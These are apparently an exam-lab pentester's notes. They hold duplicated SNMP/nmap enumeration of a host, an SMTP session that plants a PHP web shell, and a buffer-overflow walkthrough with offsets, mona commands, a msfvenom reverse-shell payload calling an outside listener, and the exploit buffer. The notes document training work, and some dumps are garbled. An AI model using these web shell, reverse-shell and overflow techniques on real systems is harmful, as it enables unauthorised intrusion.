| TCP | 192.168.38.82:3128 | 192.168.19.38:55846 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55854 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55866 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55876 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55902 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55928 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55954 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55976 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55982 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55990 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:55998 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56000 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56002 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56008 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56010 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56014 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56016 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56026 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56034 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56060 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56076 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56084 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56086 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56094 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56096 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56112 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56124 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56138 |
| TCP | 192.168.38.82:3128 | 192.168.19.38:56162 |

```
| TCP 192.168.38.82:3128 192.168.19.38:56164
| TCP 192.168.38.82:3128 192.168.19.38:56166
| TCP 192.168.38.82:3128 192.168.19.38:56172
| TCP 192.168.38.82:3128 192.168.19.38:56184
| TCP 192.168.38.82:3128 192.168.19.38:56186
| TCP 192.168.38.82:3128 192.168.19.38:56190
| TCP 192.168.38.82:3128 192.168.19.38:56194
| TCP 192.168.38.82:3128 192.168.19.38:56196
| TCP 192.168.38.82:3128 192.168.19.38:56202
| TCP 192.168.38.82:3128 192.168.19.38:56206
| TCP 192.168.38.82:3128 192.168.19.38:56208
| TCP 192.168.38.82:3128 192.168.19.38:56212
| TCP 192.168.38.82:3128 192.168.19.38:56244
| TCP 192.168.38.82:3128 192.168.19.38:56246
| TCP 192.168.38.82:3128 192.168.19.38:56248
| TCP 192.168.38.82:3128 192.168.19.38:56250
| TCP 192.168.38.82:3128 192.168.19.38:56252
| TCP 192.168.38.82:3128 192.168.19.38:56262
| TCP 192.168.38.82:3128 192.168.19.38:56268
| TCP 192.168.38.82:3128 192.168.19.38:56270
| TCP 192.168.38.82:3128 192.168.19.38:56296
| TCP 192.168.38.82:3128 192.168.19.38:56310
| TCP 192.168.38.82:3128 192.168.19.38:56314
| TCP 192.168.38.82:3128 192.168.19.38:56316
| TCP 192.168.38.82:3128 192.168.19.38:56320
| TCP 192.168.38.82:3128 192.168.19.38:56328
| TCP 192.168.38.82:3128 192.168.19.38:56332
| TCP 192.168.38.82:3128 192.168.19.38:56334
| TCP 192.168.38.82:3128 192.168.19.38:56336
| TCP 192.168.38.82:3128 192.168.19.38:56338
| TCP 192.168.38.82:3128 192.168.19.38:56340
| TCP 192.168.38.82:3128 192.168.19.38:56342
| TCP 192.168.38.82:3128 192.168.19.38:56346
| TCP 192.168.38.82:3128 192.168.19.38:56348
| TCP 192.168.38.82:3128 192.168.19.38:56350
| TCP 192.168.38.82:3128 192.168.19.38:56352
| TCP 192.168.38.82:3128 192.168.19.38:56354
| UDP 0.0.0.0:161      *:*
|_ UDP 0.0.0.0:58385    *:*
snmp-processes:
1:
  Name: systemd
  Path: /sbin/init
2:
  Name: kthreadd
3:
  Name: ksoftirqd/0
5:
  Name: kworker/0:0H
6:
  Name: kworker/u2:0
7:
  Name: rcu_sched
8:
  Name: rcu_bh
9:
  Name: migration/0
10:
  Name: Iru-add-drain
11:
  Name: watchdog/0
12:
  Name: cpuhp/0
13:
  Name: kdevtmpfs
14:
```

```
| Name: netns
| 15:
|   Name: khungtaskd
| 16:
|   Name: oom_reaper
| 17:
|   Name: writeback
| 18:
|   Name: kcompactd0
| 19:
|   Name: ksmd
| 21:
|   Name: khugepaged
| 22:
|   Name: crypto
| 23:
|   Name: kintegrityd
| 24:
|   Name: bioset
| 25:
|   Name: kblockd
| 26:
|   Name: devfreq_wq
| 27:
|   Name: watchdog
| 28:
|   Name: kswapd0
| 29:
|   Name: vmstat
| 41:
|   Name: kthrotld
| 42:
|   Name: ipv6_addrconf
| 76:
|   Name: bioset
| 77:
|   Name: bioset
| 78:
|   Name: bioset
| 79:
|   Name: bioset
| 80:
|   Name: bioset
| 81:
|   Name: bioset
| 82:
|   Name: bioset
| 83:
|   Name: bioset
| 85:
|   Name: ata_sff
| 86:
|   Name: mpt_poll_0
| 87:
|   Name: mpt/0
| 105:
|   Name: scsi_eh_0
| 106:
|   Name: scsi_tmf_0
| 107:
|   Name: bioset
| 108:
|   Name: scsi_eh_1
| 109:
|   Name: scsi_tmf_1
| 111:
```

```
| Name: scsi_eh_2
| 113:
|   Name: scsi_tmf_2
| 115:
|   Name: kworker/u2:2
| 128:
|   Name: bioset
| 130:
|   Name: kworker/0:1H
| 157:
|   Name: kworker/u3:0
| 166:
|   Name: jbd2/sda1-8
| 167:
|   Name: ext4-rsv-conver
| 197:
|   Name: systemd-journal
|   Path: /lib/systemd/systemd-journald
| 202:
|   Name: vmtoolsd
|   Path: /usr/bin/vmtoolsd
| 203:
|   Name: kauditd
| 228:
|   Name: systemd-udevd
|   Path: /lib/systemd/systemd-udevd
| 275:
|   Name: systemd-timesyn
|   Path: /lib/systemd/systemd-timesyncd
| 325:
|   Name: ttm_swap
| 457:
|   Name: VGAuthService
|   Path: /usr/bin/VGAuthService
| 458:
|   Name: dbus-daemon
|   Path: /usr/bin/dbus-daemon
|   Params: --system --address=systemd: --nofork --nrepidfile --systemd-activation
| 496:
|   Name: systemd-logind
|   Path: /lib/systemd/systemd-logind
| 498:
|   Name: cron
|   Path: /usr/sbin/cron
|   Params: -f
| 500:
|   Name: rsyslogd
|   Path: /usr/sbin/rsyslogd
|   Params: -n
| 522:
|   Name: mysqld_safe
|   Path: /bin/bash
|   Params: /usr/bin/mysqld_safe --user=root --allow-suspicious-udfs
| 533:
|   Name: snmpd
|   Path: /usr/sbin/snmpd
|   Params: -Lsd -Lf /dev/null -u Debian-snmp -g Debian-snmp -l -smux mteTrigger mteTriggerConf -f
| 547:
|   Name:agetty
|   Path: /sbin/agetty
|   Params: --noclear tty1 linux
| 581:
|   Name: sshd
|   Path: /usr/sbin/sshd
|   Params: -D
| 583:
```

Name: systemd  
Path: /lib/systemd/systemd  
Params: --user  
618:  
Name: (sd-pam)  
Path: (sd-pam)  
659:  
Name: paramiko\_2.4.0\_  
Path: /usr/bin/python2  
Params: /usr/local/bin/paramiko\_2.4.0\_sftpserver.py 0.0.0.0 2222 /etc/ssl/roci\_rsa.key  
677:  
Name: squid  
Path: /usr/sbin/squid  
Params: -YC -f /etc/squid/squid.conf  
686:  
Name: squid  
Path: (squid-1)  
Params: -YC -f /etc/squid/squid.conf  
764:  
Name: apache2  
Path: /usr/sbin/apache2  
Params: -k start  
765:  
Name: apache2  
Path: /usr/sbin/apache2  
Params: -k start  
766:  
Name: apache2  
Path: /usr/sbin/apache2  
Params: -k start  
821:  
Name: log\_file\_daemon  
Path: (logfile-daemon)  
Params: /var/log/squid/access.log  
938:  
Name: mysqld  
Path: /usr/sbin/mysqld  
Params: --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/i386-linux-gnu/mariadb18/plugin --user=root --allow-suspicious-udf  
939:  
Name: logger  
Path: logger  
Params: -t mysqld -p daemon error  
1068:  
Name: master  
Path: /usr/lib/postfix/sbin/master  
Params: -w  
1380:  
Name: qmgr  
Path: qmgr  
Params: -l -t unix -u  
1486:  
Name: systemd-network  
Path: /lib/systemd/systemd-networkd  
4235:  
Name: pinger  
Path: (pinger)  
4805:  
Name: tlsmgr  
Path: tlsmgr  
Params: -l -t unix -u -c  
5177:  
Name: pickup  
Path: pickup  
Params: -l -t unix -u -c  
5346:

```
|   Name: kworker/0:1
| 5370:
|   Name: kworker/0:2
| 5387:
|_  Name: kworker/0:0
162/udp open|filtered snmptrap no-response
Service Info: Host: rocinante
```

## snmp

| PORT                   | STATE | SERVICE             | REASON              | VERSION                                        |
|------------------------|-------|---------------------|---------------------|------------------------------------------------|
| 161/udp                | open  | snmp                | udp-response ttl 63 | SNMPv1 server; net-snmp SNMPv3 server (public) |
| snmp-info:             |       |                     |                     |                                                |
| enterprise:            |       | net-snmp            |                     |                                                |
| engineIDFormat:        |       | unknown             |                     |                                                |
| engineIDData:          |       | 023bec20efa3825c    |                     |                                                |
| snmpEngineBoots:       |       | 27                  |                     |                                                |
| _ snmpEngineTime:      |       | 22h20m04s           |                     |                                                |
| snmp-netstat:          |       |                     |                     |                                                |
| TCP 0.0.0.0:22         |       | 0.0.0.0:0           |                     |                                                |
| TCP 0.0.0.0:25         |       | 0.0.0.0:0           |                     |                                                |
| TCP 0.0.0.0:80         |       | 0.0.0.0:0           |                     |                                                |
| TCP 0.0.0.0:2222       |       | 0.0.0.0:0           |                     |                                                |
| TCP 0.0.0.0:3128       |       | 0.0.0.0:0           |                     |                                                |
| TCP 0.0.0.0:3306       |       | 0.0.0.0:0           |                     |                                                |
| TCP 127.0.0.1:46786    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46790    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46792    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46794    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46796    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46798    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.0.1:46800    |       | 127.0.1.1:80        |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46722     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46724     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46726     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46728     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46730     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46732     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46734     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46736     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46738     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46740     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46742     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46744     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46746     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46748     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46750     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46752     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46754     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46756     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46758     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46760     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46762     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46764     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46766     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46768     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46770     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46772     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46774     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46776     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46778     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46780     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46782     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46784     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46786     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46788     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46790     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46794     |                     |                                                |
| TCP 127.0.1.1:80       |       | 127.0.0.1:46798     |                     |                                                |
| TCP 192.168.38.82:3128 |       | 192.168.19.38:52192 |                     |                                                |
| TCP 192.168.38.82:3128 |       | 192.168.19.38:55442 |                     |                                                |
| TCP 192.168.38.82:3128 |       | 192.168.19.38:55488 |                     |                                                |
| TCP 192.168.38.82:3128 |       | 192.168.19.38:55530 |                     |                                                |
| TCP 192.168.38.82:3128 |       | 192.168.19.38:55572 |                     |                                                |



```
| TCP 192.168.38.82:3128 192.168.19.38:56340
| TCP 192.168.38.82:3128 192.168.19.38:56342
| TCP 192.168.38.82:3128 192.168.19.38:56346
| TCP 192.168.38.82:3128 192.168.19.38:56348
| TCP 192.168.38.82:3128 192.168.19.38:56350
| TCP 192.168.38.82:3128 192.168.19.38:56352
| TCP 192.168.38.82:3128 192.168.19.38:56354
| UDP 0.0.0.0:161      *:*
| UDP 0.0.0.0:58385    *:*
| snmp-processes:
| 1:
|   Name: systemd
|   Path: /sbin/init
| 2:
|   Name: kthreadd
| 3:
|   Name: ksoftirqd/0
| 5:
|   Name: kworker/0:0H
| 6:
|   Name: kworker/u2:0
| 7:
|   Name: rcu_sched
| 8:
|   Name: rcu_bh
| 9:
|   Name: migration/0
| 10:
|   Name: lru-add-drain
| 11:
|   Name: watchdog/0
| 12:
|   Name: cpuhp/0
| 13:
|   Name: kdevtmpfs
| 14:
|   Name: netns
| 15:
|   Name: khungtaskd
| 16:
|   Name: oom_reaper
| 17:
|   Name: writeback
| 18:
|   Name: kcompactd0
| 19:
|   Name: ksmd
| 21:
|   Name: khugepaged
| 22:
|   Name: crypto
| 23:
|   Name: kintegrityd
| 24:
|   Name: bioset
| 25:
|   Name: kblockd
| 26:
|   Name: devfreq_wq
| 27:
|   Name: watchdogd
| 28:
|   Name: kswapd0
| 29:
|   Name: vmstat
| 41:
```

```
| Name: kthrotld
| 42:
|   Name: ipv6_addrconf
| 76:
|   Name: bioset
| 77:
|     Name: bioset
| 78:
|     Name: bioset
| 79:
|     Name: bioset
| 80:
|     Name: bioset
| 81:
|     Name: bioset
| 82:
|     Name: bioset
| 83:
|     Name: bioset
| 85:
|     Name: ata_sff
| 86:
|     Name: mpt_poll_0
| 87:
|     Name: mpt/0
| 105:
|     Name: scsi_eh_0
| 106:
|     Name: scsi_tmf_0
| 107:
|     Name: bioset
| 108:
|     Name: scsi_eh_1
| 109:
|     Name: scsi_tmf_1
| 111:
|     Name: scsi_eh_2
| 113:
|     Name: scsi_tmf_2
| 115:
|     Name: kworker/u2:2
| 128:
|     Name: bioset
| 130:
|     Name: kworker/0:1H
| 157:
|     Name: kworker/u3:0
| 166:
|     Name: jbd2/sda1-8
| 167:
|     Name: ext4-rsv-conver
| 197:
|     Name: systemd-journal
|     Path: /lib/systemd/systemd-journald
| 202:
|     Name: vmtoolsd
|     Path: /usr/bin/vmtoolsd
| 203:
|     Name: kauditd
| 228:
|     Name: systemd-udevd
|     Path: /lib/systemd/systemd-udevd
| 275:
|     Name: systemd-timesyn
|     Path: /lib/systemd/systemd-timesyncd
| 325:
```

```
Name: ttm_swap
457:
Name: VAuthService
Path: /usr/bin/VAuthService
458:
Name: dbus-daemon
Path: /usr/bin/dbus-daemon
Params: --system --address=systemd: --nofork --nopidfile --systemd-activation
496:
Name: systemd-logind
Path: /lib/systemd/systemd-logind
498:
Name: cron
Path: /usr/sbin/cron
Params: -f
500:
Name: rsyslogd
Path: /usr/sbin/rsyslogd
Params: -n
522:
Name: mysqld_safe
Path: /bin/bash
Params: /usr/bin/mysqld_safe --user=root --allow-suspicious-udfs
533:
Name: snmpd
Path: /usr/sbin/snmpd
Params: -Lsd -Lf /dev/null -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f
547:
Name:agetty
Path: /sbin/agetty
Params: --noclear tty1 linux
581:
Name: sshd
Path: /usr/sbin/sshd
Params: -D
583:
Name: systemd
Path: /lib/systemd/systemd
Params: --user
618:
Name: (sd-pam)
Path: (sd-pam)
659:
Name: paramiko_2.4.0_
Path: /usr/bin/python2
Params: /usr/local/bin/paramiko_2.4.0_sftpserver.py 0.0.0.0 2222 /etc/ssl/roci_rsa.key
677:
Name: squid
Path: /usr/sbin/squid
Params: -YC -f /etc/squid/squid.conf
686:
Name: squid
Path: (squid-1)
Params: -YC -f /etc/squid/squid.conf
764:
Name: apache2
Path: /usr/sbin/apache2
Params: -k start
765:
Name: apache2
Path: /usr/sbin/apache2
Params: -k start
766:
Name: apache2
Path: /usr/sbin/apache2
Params: -k start
```

821:  
  Name: log\_file\_daemon  
  Path: (logfile-daemon)  
  Params: /var/log/squid/access.log

938:  
  Name: mysqld  
  Path: /usr/sbin/mysqld  
  Params: --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/i386-linux-gnu/mariadb18/plugin --user=root --allow-suspicious-udf

939:  
  Name: logger  
  Path: logger  
  Params: -t mysqld -p daemon error

1068:  
  Name: master  
  Path: /usr/lib/postfix/sbin/master  
  Params: -w

1380:  
  Name: qmgr  
  Path: qmgr  
  Params: -l -t unix -u

1486:  
  Name: systemd-network  
  Path: /lib/systemd/systemd-networkd

4235:  
  Name: pinger  
  Path: (pinger)

4805:  
  Name: tlsmgr  
  Path: tlsmgr  
  Params: -l -t unix -u -c

5177:  
  Name: pickup  
  Path: pickup  
  Params: -l -t unix -u -c

5346:  
  Name: kworker/0:1

5370:  
  Name: kworker/0:2

5387:  
  Name: kworker/0:0

162/udp open|filtered snmptrap no-response  
Service Info: Host: rocinante

## Pictures

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/82$ nc -nvv 192.168.38.  
(UNKNOWN) [192.168.38.82] 25 (smtp) open  
220 rocinante.localdomain ESMTP Postfix (Debian/GNU)  
HELO foo  
250 rocinante.localdomain  
VRFY root  
252 2.0.0 root  
EHLO rocinante.localdomain  
250-rocinante.localdomain  
250-PIPELINING  
250-SIZE 10240000  
250-VRFY  
250-ETRN  
250-STARTTLS  
250-ENHANCEDSTATUSCODES  
250-8BITMIME  
250-DSN  
250 SMTPUTF8  
VRFY root@localhost  
252 2.0.0 root@localhost  
mail from:coolhand@step-child.au  
250 2.1.0 Ok  
rcpt to:root@localhost  
250 2.1.5 Ok  
data  
354 End data with <CR><LF>.<CR><LF>  
yee  
<?php echo system($_REQUEST['chs']); ?>  
  
.250 2.0.0 Ok: queued as 9560540562  
^C sent 174, rcvd 382  
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/82$ □
```

```
10163 queries in 196 seconds (51.9 queries / sec)
root@CoolHandKali:/Yeet/Machines/OSCP/Exam/82# nmap -Pn -p- -sU 192.168.38.82
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 10:22 EDT
Nmap scan report for rocinante.localdomain (192.168.38.82)
Host is up (0.014s latency).
Not shown: 65530 open|filtered ports
PORT      STATE SERVICE
25/udp    closed  smtp
80/udp    closed  http
161/udp   open   snmp
3128/udp  closed  ndl-aas
3306/udp  closed  mysql
```

```
msf5 auxiliary(scanner/http/squid_pivot_scanning) > run
```

```
[+] [192.168.38.82] 192.168.38.82 is alive but 21 is CLOSED
[+] [192.168.38.82] 192.168.38.82:80 seems OPEN
[+] [192.168.38.82] 192.168.38.82 is alive but 139 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 445 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 1433 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 1521 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 1723 is CLOSED
[+] [192.168.38.82] 192.168.38.82:2222 seems OPEN
[+] [192.168.38.82] 192.168.38.82 is alive but 3389 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 8080 is CLOSED
[+] [192.168.38.82] 192.168.38.82 is alive but 9100 is CLOSED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

# **192.168.38.110 BOF rooted 25**

b05edaf84c63c45c3d4a93c22ec4ecb4

```
Bytes to break      = 3000
break Confirmed   = X
Exact Location    = 1377
overwrite confirmed = X
Shellcode space    = 568
badchars          = [0x00, 0x04, 0x47 0x4A]
opcode             = FFE4
opcode hex         = "\xFF\xE4\x90\x90"
operation address  = 56526683
little endian address = \x83\x66\x52\x56
```

Find Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
```

Find BadChar

<http://www.whatasciicode.com/p/ascii-code-table.html>

```
c = ""
cl = []
badchar = [0x00]
for ch in range (0x00 , 0xFF+1):
    if ch not in badchar:
        cl.append(chr(ch))
for i in cl:
    c += i
input(c)
#buffer = c + ("A" * (2288 - len(c))) + ("B" * 4) + ("C" * 1800)
```

to find JMP ESP

```
!mona jmp -r esp -cpb "\x00\x0A"      << bad charachters
    ^^^ may lead you right to it
!mona modules
    look for a .exe or dll with ASLR, DEP, and Rebase disabled. (ALso no bad chars in the address)
!mona find -s "\xff\xe4" -m yeet.dll
    ^^^Look at address
if all else fails in the top left pane Ctrl f for JMP ESP
```

If ESP is too small for shellcode,

1. see where you can write to (EAX, EBX, ECX)
2. find what exe\dll you can abuse (!mona modules)
3. use msf-nasm\_shell to find the opcodes (JMP xxx and CALL xxx are the only ones I know can work)
4. find an opcode in the abuseable exe\dll (!mona find -s "\xFF\xD1" -m VulnApp.exe)
5. Take the register address of that function and overwrite EIP with that (in little endian)
6. Call that opcode and two null bytes with ESP (Where your Cs roll over into)("\xFF\xD1\x90\x90") not little endian
7. drop your shell code where you are able to write with nulls around it.

to find opcodes

```
msf-nasm_shell
JMP xxx
CALL xxx
```

Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 -f c -a x86 --platform windows -b
'\x00\x3b' -e x86/alpha_upper > payload.txt
```

```
buffer = ("A" * 2288) + "\xcf\x10\x80\x14" + "\xff\xE4\x90\x90" + ("\x90" * 20) + payload + ("\x90" * 20)
```

## ***enumeration***

*nmap*

## Pictures

```
EAX 002BEBF0 ASCII "0VRFLW AAAAAAAAAAAAAAAA  
ECX 002BFA9C  
EDX 00000001  
EBX 7FFD7000  
ESP 002BF15C ASCII "AAAAAAAAAAAAAAA  
EBP 41414141  
ESI 00A76F94 offsec_p.00A76F94  
EDI 003F64F0  
EIP 41414141  
C 0 ES 0023 32bit 0(FFFFFFF)  
P 1 CS 001B 32bit 0(FFFFFFF)  
A 1 SS 0023 32bit 0(FFFFFFF)  
Z 0 DS 0023 32bit 0(FFFFFFF)  
S 0 FS 003B 32bit 7FFDF000(F)  
T 0 GS 0000 NULL  
D 0  
O 0 LastErr ERROR_SUCCESS (00000000)  
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)  
ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g  
ST5 empty g  
ST6 empty g  
ST7 empty g  
      3 2 1 0      E S P U O Z D I  
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

```
EAX 0018EA24 ASCII "0VRFLW Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7  
ECX 0018F800  
EDX 00000001  
EBX 7FFD4000  
ESP 0018EF90 ASCII "w0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bu  
EBP 38744237  
ESI 00A76F94 offsec_p.00A76F94  
EDI 002C64F0  
EIP 42397442  
C 0 ES 0023 32bit 0(FFFFFFF)  
P 1 CS 001B 32bit 0(FFFFFFF)  
A 1 SS 0023 32bit 0(FFFFFFF)  
Z 0 DS 0023 32bit 0(FFFFFFF)  
S 0 FS 003B 32bit 7FFDF000(F)  
T 0 GS 0000 NULL  
D 0  
O 0 LastErr ERROR_SUCCESS (00000000)  
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)  
ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g  
ST5 empty g  
ST6 empty g  
ST7 empty g  
      3 2 1 0      E S P U O Z D I  
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Exam/111:  
tern_offset.rb -q 42397442  
[*] Exact match at offset 1377
```

```

EAX 0029EB44 ASCII "OVRFLW AAAAAAAAAAAAAAAAAAAAAAAA"
ECX 0029F818
EDX 00000A00
EBX 7FFD3000
ESP 0029F110 ASCII "CCCCJ@"
EBP 41414141
ESI 00A76F94 offsec_p.00A76F94
EDI 003C64F0
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFF)
R 0 CS 001B 32bit 0(FFFFFF)
R 1 SS 0023 32bit 0(FFFFFF)
R 2 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
      3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

```

$+1F8    43434343 CCCC
$+1FC    43434343 CCCC
$+200    43434343 CCCC
$+204    43434343 CCCC
$+208    43434343 CCCC
$+20C    43434343 CCCC
$+210    43434343 CCCC
$+214    43434343 CCCC
$+218    43434343 CCCC
$+21C    43434343 CCCC
$+220    43434343 CCCC
$+224    43434343 CCCC
$+228    43434343 CCCC
$+22C    43434343 CCCC
$+230    43434343 CCCC
$+234    43434343 CCCC
$+238    43434343 CCCC
$+23C    00000001 0...
$+240    00000002 0...
$+244    00000001 0...
$+248    00000006 ♣...
$+24C    00000000 ...
$+250    00000000 ...
$+254    00000000 ...
$+258    00000000 ...
$+25C    00000000 ...
$+260    0000007A8 ↴...
$+264    00000000 ...
$+268    00000000 ...
$+26C    56520000 ..RV offsec_1.56520000
$+270    00A75214 9R2. ASCII 0A,"[+] Y U wa
$+274    00000000 ...
$+278    00042C09 ↴ ... RETURN to offsec_p

```

0015EAB8 DC F1 15 00 04 00 00 00 00 00 00 00 00 00 00  
 0015EAC0 A9 07 00 00 00 DC F1 15 00 00 00 00 00 00 00 00  
 0015EAC8 40 F0 15 00 F0 64 22 00 @@@.ed".  
 0015EAD0 71 60 A1 00 DC EA 15 00 qmJ.@@.  
 0015EAD8 DC F1 15 00 00 4F 56 52 46 00 00 00 00 00 00  
 0015EAE0 4C 57 20 01 02 03 B0 B0 LW 00\*\*  
 0015EAE8 06 07 08 09 0A 0B 0C 0D 00 00 00 00 00 00 00 00  
 0015EAF0 0E 0F 10 11 12 13 14 15 00 00 00 00 00 00 00 00  
 0015EAF8 16 17 18 19 1A 1B 1C 1D 00 00 00 00 00 00 00 00  
 0015EB00 1E 1F 20 21 22 23 24 25 00 00 00 00 00 00 00 00  
 0015EB08 26 27 28 29 2A 2B 2C 2D 00 00 00 00 00 00 00 00  
 0015EB10 2E 2F 30 31 32 33 34 35 00 00 00 00 00 00 00 00  
 0015EB18 36 37 38 39 3A B0 B0 B0 00 00 00 00 00 00 00 00  
 0015EB20 3E 3F 40 41 42 43 44 45 00 00 00 00 00 00 00 00  
 0015EB28 46 B0 B0 B0 B0 00 00 00 00 00 00 00 00 00 00 00  
 0015EB30 4E 4F 50 51 52 53 54 55 00 00 00 00 00 00 00 00  
 0015EB38 56 57 58 59 5A 5B 5C 5D 00 00 00 00 00 00 00 00  
 0015EB40 5E 5F 60 61 62 63 64 65 00 00 00 00 00 00 00 00  
 0015EB48 66 67 68 69 6A 6B 6C 6D 00 00 00 00 00 00 00 00  
 0015EB50 6E 6F 70 71 72 73 74 75 00 00 00 00 00 00 00 00  
 0015EB58 76 77 78 79 7A 7B 7C 7D 00 00 00 00 00 00 00 00  
 0015EB60 7E 7F 80 81 82 83 84 85 00 00 00 00 00 00 00 00  
 0015EB68 86 87 88 89 8A 8B 8C 8D 00 00 00 00 00 00 00 00  
 0015EB70 8E 8F 90 91 92 93 94 95 00 00 00 00 00 00 00 00  
 0015EB78 96 97 98 99 9A 9B 9C 9D 00 00 00 00 00 00 00 00  
 0015EB80 9E 9F A0 A1 A2 A3 A4 A5 00 00 00 00 00 00 00 00  
 0015EB88 A6 A7 A8 A9 AA AB AC AD 00 00 00 00 00 00 00 00  
 0015EB90 AE AF B0 B1 B2 B3 B4 B5 00 00 00 00 00 00 00 00  
